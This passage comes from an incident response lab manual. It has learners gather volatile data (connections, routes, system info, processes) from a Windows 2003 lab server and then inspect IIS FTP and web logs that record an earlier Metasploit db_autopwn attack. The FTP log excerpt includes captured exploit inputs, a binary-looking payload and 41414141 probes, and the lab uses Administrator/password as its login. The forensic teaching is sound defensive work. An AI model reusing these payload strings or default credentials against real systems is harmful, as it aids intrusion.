TCP    192.168.100.201:1025    192.168.100.201:1169 ESTABLISHED
TCP    192.168.100.201:1067    192.168.100.201:389 ESTABLISHED
TCP    192.168.100.201:1069    192.168.100.201:1025 ESTABLISHED
TCP    192.168.100.201:1070    192.168.100.201:1025 ESTABLISHED
TCP    192.168.100.201:1106    192.168.100.3:29178 ESTABLISHED
TCP    192.168.100.201:1107    192.168.100.3:6306  ESTABLISHED
TCP    192.168.100.201:1109    192.168.100.3:39212 ESTABLISHED
TCP    192.168.100.201:1169    192.168.100.201:1025 ESTABLISHED
```

Figure 28: Output of the ir.txt file

Notice the connections to 192.168.100.3. **db\_autopwn** established these connections.

15. Type the following command to add the IP route table to the ir.txt file:

**C:\netstat -r >> ir.txt**

```
C:\>netstat -r >> ir.txt
```

Figure 29: Add the IP Route Table to ir.txt

16. To view the output, type the following command:

**C:\type ir.txt**

```
IPv4 Route Table
=====
Interface List
0x1 ..... MS TCP Loopback interface
0x10003 ...00 56 98 00 96 ..... VMware Accelerated AMD PCNet Adapter #2
=====
Active Routes:
Network Destination        Netmask          Gateway             Interface           Metric
0.0.0.0                    0.0.0.0          192.168.100.1       192.168.100.201     10
127.0.0.0                  255.0.0.0        127.0.0.1           127.0.0.1           1
192.168.100.0              255.255.255.0    192.168.100.201     192.168.100.201     10
192.168.100.201            255.255.255.255  127.0.0.1           127.0.0.1           10
192.168.100.255            255.255.255.255  192.168.100.201     192.168.100.201     10
224.0.0.0                  240.0.0.0        192.168.100.201     192.168.100.201     10
255.255.255.255           255.255.255.255  192.168.100.201     192.168.100.201     1
Default Gateway:          192.168.100.1
=====
Persistent Routes:
None
```

Figure 30: Output of the ir.txt file

17. Type the following command to add the system information to the ir.txt file:

**C:\systeminfo >> ir.txt**




C:\>systeminfo >> ir.txt

**Figure 31: Sending the Output to ir.txt**

18. To view the output, type the following command:

**C:\type ir.txt**




```
661 Mhz
BIOS Version:                INTEL - 6040000
Windows Directory:          C:\WINDOWS
System Directory:           C:\WINDOWS\system32
Boot Device:                 \Device\HarddiskVolume1
System Locale:               en-us;English (United States)
Input Locale:                en-us;English (United States)
Time Zone:                   (GMT-05:00) Eastern Time (US & Canada)
Total Physical Memory:       511 MB
Available Physical Memory:   334 MB
Page File: Max Size:         2,530 MB
Page File: Available:        2,177 MB
Page File: In Use:           353 MB
Page File Location(s):      C:\pagefile.sys
Domain:                      msec.local
Logon Server:                \\WIN2K3DC
Hotfix(s):                   3 Hotfix(s) Installed.
                             [01]: File 1
                             [02]: Q147222
                             [03]: KB893803v2 - Update
Network Card(s):             1 NIC(s) Installed.
                             [01]: VMware Accelerated AMD PCNet Adapter
                             Connection Name: Local Area Connection 3
                             DHCP Enabled: No
                             IP address(es)
                             [01]: 192.168.100.201
```

**Figure 32: The Output of the ir.txt file**

The **systeminfo** command provides a lot of good detail about the computer that can be used such as memory usage and Hotfixes. The **pslist** command is a sysinternals command, not a default operating system command. It is used to show information about all of the current processes running in memory.

19. Type the following command to add the processes to the ir.txt file:

**C:\pslist >> ir.txt**



```
C:\>pslist >> ir.txt

pslist v1.29 - Sysinternals PsList
Copyright (C) 2000-2009 Mark Russinovich
Sysinternals
```

**Figure 33: Output of the ir.txt file**

20. To view the output, type the following command:

**C:\type ir.txt**

```
ntfrs      1520    8   19   270    8936    0:00:01.859    3:27:09.669
svchost     1640    8    2    35     268    0:00:00.000    3:27:09.340
snmp        1680    8    5   136    1608    0:00:00.328    3:27:09.294
svcsurg     1692    8    3    85    1876    0:00:00.015    3:27:09.294
tlntsvr     1756    8    4    71     632    0:00:00.031    3:27:09.247
vmtoolsd    1772   13    3   218    5820    0:00:15.656    3:27:09.231
POP3Svc     1848    8    9   142    2016    0:00:00.140    3:27:09.106
svchost     1864    8   15   154    4208    0:00:00.140    3:27:09.106
VMUpgradeHelper 1880    8    3    85     852    0:00:00.015    3:27:09.059
dllhost     2108    8   15   201    2200    0:00:01.015    3:26:51.090
wmiprvse    2144    8    7   216    2216    0:00:01.359    3:26:51.075
explorer    2340    8   11   258    7120    0:00:04.203    0:47:58.118
VMwareTray  2772    8    1    51    1936    0:00:00.625    0:47:48.852
VMwareUser  3104    8    7   129    3004    0:00:05.265    0:47:48.618
cmd         2244    8    1    22    1424    0:00:00.046    0:43:42.606
cmd         1744    8    1    21    1388    0:00:00.046    0:38:23.278
cmd         3904    8    1    21    1396    0:00:00.015    0:31:41.870
cmd         2100    8    1    21    1388    0:00:00.015    0:30:27.975
cmd         844     8    1    24    1416    0:00:00.062    0:28:46.157
wmiprvse    4040    8    8   248    4760    0:00:00.296    0:02:16.990
wmiprvse    3832    8    6   107    1672    0:00:00.062    0:02:14.115
PsList      2304   13    1    95     924    0:00:00.015    0:00:00.046
C:\>
```

**Figure 34: Sending the Output to ir.txt**

Adding the time again will indicate when you finished collecting incident response data.

21. Type the following command to add the time to the ir.txt file.

**C:\time /t >> ir.txt**

```
C:\>time /t >> ir.txt
```

**Figure 35: Add the Time to ir.txt**

22. To view the output, type the following command:


**C:\type ir.txt**

```
PsList      2304   13    1    95     924    0:00:00.015    0:00:00.046
04:00 PM
C:\>
```

**Figure 36: Output of the ir.txt file**

23. To view all of the output from your incident response, type the following command:

**C:\notepad ir.txt**



**Figure 37: View ir.txt Using Notepad**

## 2.2 Conclusion

Collecting incident response data is important because when you turn a computer off, data residing in RAM will be gone since computer memory is volatile.

## 2.3 Discussion Questions

1. What is the command to get important information about a Windows system?
2. What is the command to view active connections to a machine?
3. What is the command to list all of the processes on a machine?
4. What is the command to view the routing table?

### 3 Viewing Network Logs

Log files contain information about what IP addresses are connecting to your machine and will also indicate which directories machines tried to access. Log files also include important date and time stamps that can be used to establish a timeline for an investigation.

#### 3.1 Viewing Network Logs within Windows

To view the logs in Windows, log on to the Windows 2003 Internal Victim Server

1. Log on to the **Windows 2003 Internal Victim Server Machine**. Use the PC menu in the NETLAB+ Remote PC Viewer to send a **Ctrl-Alt-Del** (version 2 viewer), or click the **Send Ctrl-Alt-Del** link in the bottom right corner of the viewer window (version 1 viewer). Log on with the username of **Administrator** and the password of **password**.

If you are already logged into the machine, you may skip this step.



Figure 38: Send Ctrl-Alt-Del to the Windows 2003 Server

2. Double-click on **My Computer** on the Desktop.



Figure 39: My Computer

3. Double-click on **Local Disk (C:)**




Figure 40: Local Disk (C:)

4. Double-click on **Windows:**




Figure 41: Windows Directory

5. Double-click on the **System32** directory:



Figure 42: System32 Directory



- Double-click on the **Logfiles** directory:




Figure 43: The Logfiles folder in System32

- Double-click on the **MSFTPSVC1** folder. This is the log file for the FTP server hosted within Microsoft Internet Information Services (IIS).




Figure 44: The FTP Logs Directory

- Double-click on the log file with today's date. The format is Year/Month/Day.




Figure 45: FTP Log files

The log file will have the IP address of the machine trying to attack the system.

```
#Software: Microsoft Internet Information Services 6.0
#Version: 1.0
#Date: 2012-03-25 17:34:12
#Fields: time c-ip cs-method cs-uri-stem sc-status sc-win32-status
17:34:12 192.168.100.3 [1]closed - 426 170
17:34:12 192.168.100.3 [2]USER anonymous 331 0
17:34:12 192.168.100.3 [2]PASS mozilla@example.com 230 0
17:34:12 192.168.100.3 [4]USER 2GXjv:) 331 0
17:34:12 192.168.100.3 [4]PASS - 530 1326
17:34:13 192.168.100.3 [6]USER anonymous 331 0
17:34:13 192.168.100.3 [6]PASS mozilla@example.com 230 0
17:34:13 192.168.100.3 [8]USER anonymous 331 0
17:34:13 192.168.100.3 [8]PASS mozilla@example.com 230 0
17:34:14 192.168.100.3 [10]USER anonymous 331 0
17:34:14 192.168.100.3 [10]PASS mozilla@example.com 230 0
17:34:14 192.168.100.3 [12]USER anonymous 331 0
17:34:14 192.168.100.3 [11]USER anonymous 331 0
17:34:14 192.168.100.3 [12]closed - 426 170
17:34:14 192.168.100.3 [11]PASS mozilla@example.com 230 0
17:34:18 192.168.100.3 [11]closed - 426 64
17:34:18 192.168.100.3 [14]USER A'rkF0$0}k00I-, '+00âiÿC'sA.ÿ-4°0, 0; á3û>±'0' J0M*N0K0|fÿ*2âr0±~}00Gµ†+ët!Ö
17:34:18 192.168.100.3 [15]USER DBSNMP 331 0
17:34:18 192.168.100.3 [15]PASS - 530 1326
17:34:18 192.168.100.3 [16]USER anonymous 331 0
17:34:18 192.168.100.3 [15]closed - 426 170
17:34:18 192.168.100.3 [18]USER anonymous 331 0
17:34:18 192.168.100.3 [16]PASS mozilla@example.com 230 0
17:34:18 192.168.100.3 [18]PASS mozilla@example.com 230 0
17:34:19 192.168.100.3 [18]MKD RUBLNORFTH 550 5
17:34:19 192.168.100.3 [19]USER anonymous 331 0
17:34:19 192.168.100.3 [20]USER anonymous 331 0
17:34:19 192.168.100.3 [19]PASS mozilla@example.com 230 0
17:34:19 192.168.100.3 [20]PASS mozilla@example.com 230 0
17:34:19 192.168.100.3 [19]MKD 41414141 550 5
17:34:19 192.168.100.3 [19]CWD 41414141 550 2
17:34:21 192.168.100.3 [23]USER anonymous 331 0
17:34:21 192.168.100.3 [22]USER anonymous 331 0
17:34:21 192.168.100.3 [23]PASS mozilla@example.com 230 0
17:34:21 192.168.100.3 [24]USER anonymous 331 0
17:34:21 192.168.100.3 [24]PASS mozilla@example.com 230 0
17:34:21 192.168.100.3 [25]USER anonymous 331 0
```

Figure 46: The FTP Log file

Close the File Transfer Protocol (FTP) Log file when you are finished viewing the file.

9. Click the **Back** button to return to the Logfiles Directory.




Figure 47: Returning to the Logfiles Directory

10. Double-click on the **W3SVC1** folder. This is the log file for the web server.




Figure 48: The W3SVC1 Directory

11. Double-click on the log file with today's date. The format is Year/Month/Day.




Figure 49: The list of Web Logfiles

The log file will have the IP address of the machine trying to attack the system. Browsing through the log file, you will see some strange requests from the attacker.




Figure 50: Web Log file

12. Close the World Wide Web (WWW) log file when you are finished viewing the file.

## **3.2 Conclusion**

Log files have information about the IP addresses making connections to the machines. Log files are organized by date and are located in the Logfiles directory in System32 on Windows machines.

## **3.3 Discussion Questions**

1. Where are the log files stored on a Windows system?
2. Where are the FTP log files stored on a Windows system?
3. Where are the WWW log files stored on a Windows system?
4. Explain the naming format for log files within Windows.

## References

1. Microsoft Internet Information Services:  
<http://www.iis.net/>
2. Nmap:  
<http://nmap.org/>
3. BackTrack Linux:  
<http://www.backtrack-linux.org/>
4. Metasploit's Meterpreter:  
<http://dev.metasploit.com/documents/meterpreter.pdf>
5. Metasploit:  
<http://metasploit.com/>